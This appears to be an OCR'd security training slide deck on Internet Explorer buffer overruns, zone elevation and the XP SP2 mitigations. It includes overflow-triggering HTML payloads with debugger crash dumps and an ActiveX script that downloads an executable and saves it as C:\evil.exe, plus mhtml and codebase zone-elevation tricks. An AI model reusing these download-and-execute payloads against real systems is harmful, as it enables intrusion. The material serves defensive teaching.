
What are buffer overruns?

- Unbounded or incorrectly bounded copy of data on the stack (stack overrun)
- Unbounded or incorrectly bounded copy of data on the heap (heap overrun)
- Integer Overflows
- Consequences are arbitrary code execution of the attackers choice

Buffer Overflow

- Example

```
void foo(WCHAR *pszSource)
{
    WCHAR szDest[256];
    strcpy(szDest, szSource);
}
```



Example - Demo

- <html><body>
- <object type="//AAAAAAAAAAAAAAAAA" >
- </body></html>

- Demo – IE6sp1

- HRESULT ComposeHackClsidFromMime(LPSTR szHackMimeType, int iLen, LPCSTR szClsid)

```
{
HRESULT hr = S_OK;
char szID[MAX_PATH];
LPSTR pchDest = szID;
int nCount = 0;
for (LPCSTR pchSrc = szClsid;(*pchDest = *pchSrc) && (nCount < MAX_PATH) ; pchSrc++,pchDest++) {
nCount++;

if (*pchSrc == '/') {

if(nCount > MAX_PATH - 3)
{
*pchDest = '\0';
break;
}

*pchDest++ = '_';
*pchDest++ = '2';
*pchDest++ = 'F';
*pchDest = '_';
nCount += 3;
}
}
```

- (6e0.7d8): Access violation - code c0000005 (first chance)
- First chance exceptions are reported before any exception handling.
- This exception may be expected and handled.
- eax=00000000 ebx=77e760e1 ecx=001372cb edx=00000000 esi=001ede40 edi=00000000
- **eip=41414141** esp=001372e8 **ebp=41414141** iopl=0 nv up ei pl zr na po nc
- cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 efl=00010246
- 41414141 ?? ???
- 0:000> !symfix
- Symbol search path is: SRV*\\symbols\symbols
- 0:000> !reload
- Reloading current modules
- .....
- 0:000> kb
- ChildEBP RetAddr Args to Child
- WARNING: Frame IP not in any known module. Following frames may be wrong.
- 001372e4 00000000 00000000 001ede40 70747468 0x41414141

Heap Overrun - Demo

- <SCRIPT LANGUAGE="JavaScript">
- function StartMeUp()
- {
- InsCtl.SetSitesFile("","","");
- InsCtl.SetCifFile("AAAA….AAAA","");}
- </SCRIPT >

- Demo IE6sp1

- eax=41414141 ebx=0000000b ecx=41414141 edx=00299ce8 esi=00230000 edi=00299ce8
- eip=77f937a5 esp=0012ca6c ebp=0012cc28 iopl=0 nv up ei pl nz na po nc
- cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 efl=00010206
- ntdll!RtlAllocateHeapSlowly+0x970:
- 77f937a5 8901 mov [ecx],eax ds:0023:41414141=????????

```
if (lstrlen(_szBaseUrl) + lstrlen(pszCabName) + 2 > INTERNET_MAX_URL_LENGTH)
        {
                hr = E_INVALIDARG;
                goto Cleanup;
        }
    p->szUrl[0] = '\0';
    lstrcpyn(p->szUrl, _szBaseUrl,
    lstrcpy(p->szUrl, _szBaseUrl);
                INTERNET_MAX_URL_LENGTH - (lstrlen(pszCabName) + 2));
    lstrcat(p->szUrl, "/");
    lstrcat(p->szUrl, pszCabName);
```

Zone Elevation

Dan Plaster

What are Zones?

- Internet Explorer has 5 zones
  - Local Machine Zone (LMZ)
  - Trusted Sites (Give site LMZ type Access)
  - Local Intranet
  - Internet
  - Restricted sites (No script can be run here)
- Each zone has its own security settings
- Local Machine Zone is the least restricted
- Can be configured from Internet Options->Security (AKA: Inetcpl)
- Local Machine Zone is hidden from user to configure

Exploits

- Elevate privilege to LMZ
- Run code in LMZ

Example - CodeBase

- <object id="oFile"
  - Classid="clsid:11111111-1111-1111-1111-111111111111"
  - codebase="file://c:/windows/system32/calc.exe"></object>

  Demo

Example - ADODB and XMLHTTP

- <script>
- var x = new ActiveXObject("Microsoft.XMLHTTP");
- x.Open("GET", "http://ieguard/security/msrc3428/exe.exe",0);
- x.Send();
- var s = new ActiveXObject("ADODB.Stream");
- s.Mode = 3;
- s.Type = 1;
- s.Open();
- s.Write(x.responseBody);
- s.SaveToFile("C:\\evil.exe",2);
- </script>

- Demo

Example

- mhtml:file://C:NO_SUCH_MHT.MHT!http://pinbot.dns.microsoft.com/EXE.EXE
- Protocol looks at left side and sets zone to LMZ
- Protocol reads right side with LMZ context
- Exploit used in conjunction with a way to launch

- Demo – IE6sp1

Variations

Dan Plaster

d

Variations We've seen

- Alternate ActiveX Control
  - WebOC
  - Scriptlet
  - Other Forms of Trident (COM Interfaces)
- Various encodings (double, triple, etc)
- Canonicalization
- Alternate Code Paths
- Redirects
- Popups

Examples (MSRC 1560)

- First Report
  - <IMG src=mailTo:xxx > could be used for denial of service
- Variation
  - <BGSOUND src="mailto:xxx"> causes same DOS behavior

Example 2 (MSRC 1688b)

- First Report
  - <OBJECT DATA="http://pinbot:8080/msrc1688"></OBJECT>
- Internal variation – mdb file type:
  - <OBJECT width=500 height=500 DATA="http://pinbot:8080/msrc1688-dave-mdb2.bin"></OBJECT>

Example 2 (MSRC 1688b)

- XML and popup
- <xml id="oExec">
- <security>
- <exploit>
- <![CDATA[
- <object data=malware.asp></object>
-]]>
- </exploit>
- </security>
- </xml>

Example 2 (MSRC 1688b)

```
<script>
  var oPopup = window.createPopup();

  function showPopup() {
    oPopup.document.body.innerHTML = "<object data=malware2.php>";
    oPopup.show(0,0,1,1,document.body);
  }

  showPopup()
</script>
```

Tools we use

Joe Dibee/Dan Plaster

j

The arsenal

- Netcat
- Wget/Wfetch
- Netmon
- ActiveX Interrogator
- ActiveX Hack
- WebTextConverter
- Overly wide unicode
- W3spoof
- Perl

Netcat

- Swiss army knife networking tool
- Can talk and listen to arbitrary tcp/ip ports and send/receive data
- Redirect ports
- Capture raw http headers

- External Tool from @stake (win32 port)
- http://www.atstake.com/research/tools/network_utilities/

Wget/Wfetch

- Tool used to pull website content locally to see hacker content w/o viewing it in browser
- Mirror websites
- Can also pull down server headers (wfetch)
- Wget is an external tool (GNU)
- Wfetch is a Microsoft tool (toolbox)

Netmon

- General purpose network packet sniffer
- Microsoft Tool (part of SMS)

ActiveX Interrogator and ActiveX Hack

- Enumerate methods and properties of an ActiveX control
- Can be used to test for buffer overruns

- Microsoft Tools (toolbox)

WebTextConverter

- Allows users to quickly convert asci to other encoding schemes
  - &# decimal encoded
  - &# hex encoded
  - % escaped encoded
  - UTF-8
  - External Tool

Overly wide unicode

- Quickly creates overlywide unicode strings. These are strings that can be non-standard forms of ascii characters.
- Useful for non-canonical Unicode variations
- Internal Microsoft Tool (toolbox)

W3spoof

- Allows users to explicitly control what server passes back to the client
  - Content type testing
  - Header exploits
- Serverside scripted using JScript
- No SSL support
- Example http://pinbot:8080
- Internal Microsoft tool (pmidge)

Perl

- General purpose scripting language which can be used to write custom hacked web servers and other network services used in exploits
- External Tool (www.activestate.com for win32 port of unix perl)

Changes in Internet Explorer for XP SP2

mattlott

Overview

- Security technologies reduce browser attack surface
  - Script and ActiveX locked down in Local Machine Zone
  - File downloads must have matching mime & file types
  - Navigations can not elevate to zones of higher privilege
  - Scripted windows are more restricted
  - Binary Behaviors Lockdown in email
- Tools to help users stay safe online
  - Pop-up blocker
  - Unwanted download blocking
  - Add-on manager
- AppCompat settings through Group Policy & API

Reduce attack surface

Script and ActiveX locked down in Local Machine Zone (1 of 5)

- *Problem:*
  - Exploits might target the My Computer Zone where web pages have privileges to access privileged APIs and therefore also to user documents and the registry
- *Solution:*
  - Reduce attack surface in My Computer Zone by disabling Script, ActiveX etc.
    - Applied in IE-only by default
- *AppCompat Impact:*
  - Deployment scripts and HTML Documents may not render
- *Workarounds:*
  - Users can click on "Alert bar" for manual override
  - Edit HTML to force into more secure zone
  - Open HTML in another app
  - Manage "Feature Control" global setting for IE and other apps

Reduce attack surface

File downloads must have matching mime & file types (2 of 5)

- *Problem:*
  - Some apps handle files based on file type, while others use mime type
- *Solution:*
  - Internet Explorer will enforce agreement between file and mime type
    - Applied in IE-only by default
    - Slightly relaxed for Intranet site
- *AppCompat Impact:*
  - File downloads may prompt more frequently
- *Workarounds:*
  - Update web server with mime-type for file type
  - Manage "Feature Control" global setting for IE and other apps
  - Manage URLAction setting for Mimesniffing in the Internet zone

Reduce attack surface

Navigations can not elevate to zones of higher privilege (3 of 5)

- ***Problem:***
  - Exploits might try to elevate privilege by navigating their pages to a more privileged security zone.
- ***Solution:***
  - Navigations to zones of higher zones will be restricted
    - Applied in IE-only by default
- ***AppCompat Impact:***
  - E-Commerce scenarios may be impacted
- ***Workarounds:***
  - User override through prompt for Internet -> Intranet
  - Admin can manage URLaction and allow list through custom zones & Group Policy
  - Manage "Feature Control" global setting for IE and other apps

When navigating from a zone of lower privilege to..	*..IE will enforce the following behavior*
My Computer	Block
Trusted Sites	Prompt
Local Intranet	Prompt
Internet	Allow
Restricted Sites	Allow

Reduce attack surface

Binary behaviors locked down in email (4 of 5)

- *Problem:*
  - Binary Behaviors can extend HTML just like ActiveX and are potentially as powerful.
  - Malicious HTML email is automatically rendered in the preview pane
- *Solution:*
  - Binary Behaviors will not be allowed in the "restricted sites" zone frequently used by email apps to host HTML email
    - Applied to ALL processes unless they Opt-out
- *AppCompat Impact:*
  - HTML Email may lose some functionality
- *Workarounds:*
  - Download updates for email clients
  - Manage "Feature Control" global setting for other apps

Reduce attack surface

Scripted windows are restricted (5 of 5)

- *Problem:*
  - Scripted windows can be drawn
    - off screen to avoid the users notice
    - larger than the screen to spoof a password prompt
    - On top of a security warning
- *Solution:*
  - Restrict Pop-up windows
    - Less restrictive in the Intranet Zone
    - Applied to IE-only -> ON by default
- *AppCompat Impact:*
  - Internet web applications impacted
- *Workarounds:*
  - Fix web app to not use pop-ups
  - Add internet web app to trusted sites
  - Manage URLAction for the Internet Zone
  - Manage "Feature Control" global setting for IE and other apps

Tools to help users stay safe online

Pop-up blocker (1 of 3)

- *Problem:*
  - Users can't control Pop-ups on their system
- *Solution:*
  - Allow users to turn on blocking for non-user initiated pop-ups
    - Internet Zone only
    - Applied to IE-only -> ON by default
- *AppCompat Impact:*
  - Internet web applications may not be able to show pop-ups
- *Workarounds:*
  - Solicit user-click to open Pop-up
  - Manage allow-list of sites
  - Manage "Feature Control" global setting for IE and other apps


Alert bar menu allows pop-up management

Tools to help users stay safe online

Unwanted download blocking (2 of 3)

- *Problem:*
  - Users accidentally install unwanted downloads
- *Solution:*
  - ActiveX and non user initiated exes will be blocked - until the user clicks on the Alert bar
    - Internet Zone only
    - Applied only to IE
- *AppCompat Impact:*
  - Downloads from the internet will not start automatically
- *Workarounds:*
  - Solicit the user to click on alert bar or download link
  - Manage through policy

ActiveX/Download prompts hidden until the user clicks on the Alert bar



ActiveX/Download prompts updated to be more consistent

Tools to help users stay safe online

Add-on manager helps control unwanted downloads (3 of 3)

- *Problem:*
  - Users have unwanted controls running in the browser
- *Solution:*
  - The "Manage Add-ons" control panel allows users to disable unwanted controls
- *AppCompat Impact:*
  - Users may disable important objects for their apps
- *Workarounds:*
  - Restrict access to the manage add-ons control panel through policy

AppCompat Flexibility

Settings management with Group Policy and API

- Most security settings only apply to IE by default, other Applications can register to be protected
- All new security settings can be managed
  - Developers can use CoInternetIsFeatureEnabled() to manage settings from their application
  - Admins can use Group Policy to manage settings in registry
    - Per-process "Feature Control" keys will likely be managed through Administrative Templates
    - Per-Zone URLActions will be managed through Internet Explorer Maintenance
    - IEAK6 SP1 will not be supported for corporate scenarios
    - IEAK6 SP1 can be used by ISP Partners to *brand* any version of IE but may not change Security settings under their license

Questions?

Major Internet Security Tracking Sites

Bugtraq: http://www.securityfocus.com

Full-Disclosure: http://lists.netsys.com/mailman/listinfo/full-disclosure

Secunia Advisories: http://www.secunia.com

Microsoft External Security Information

- http://www.microsoft.com/security
- Writing Secure Code http://www.microsoft.com/mspress/books/5612.asp

Other External Resources

- How to Break Software Security
  http://www.aw-bc.com/catalog/academic/product/0,4096,0321194330,00.html
- "Hackers Beware: The Ultimate Guide to Network Security by Eric Cole" "Hackers Beware: The Ultimate Guide to Network Security by Eric Cole"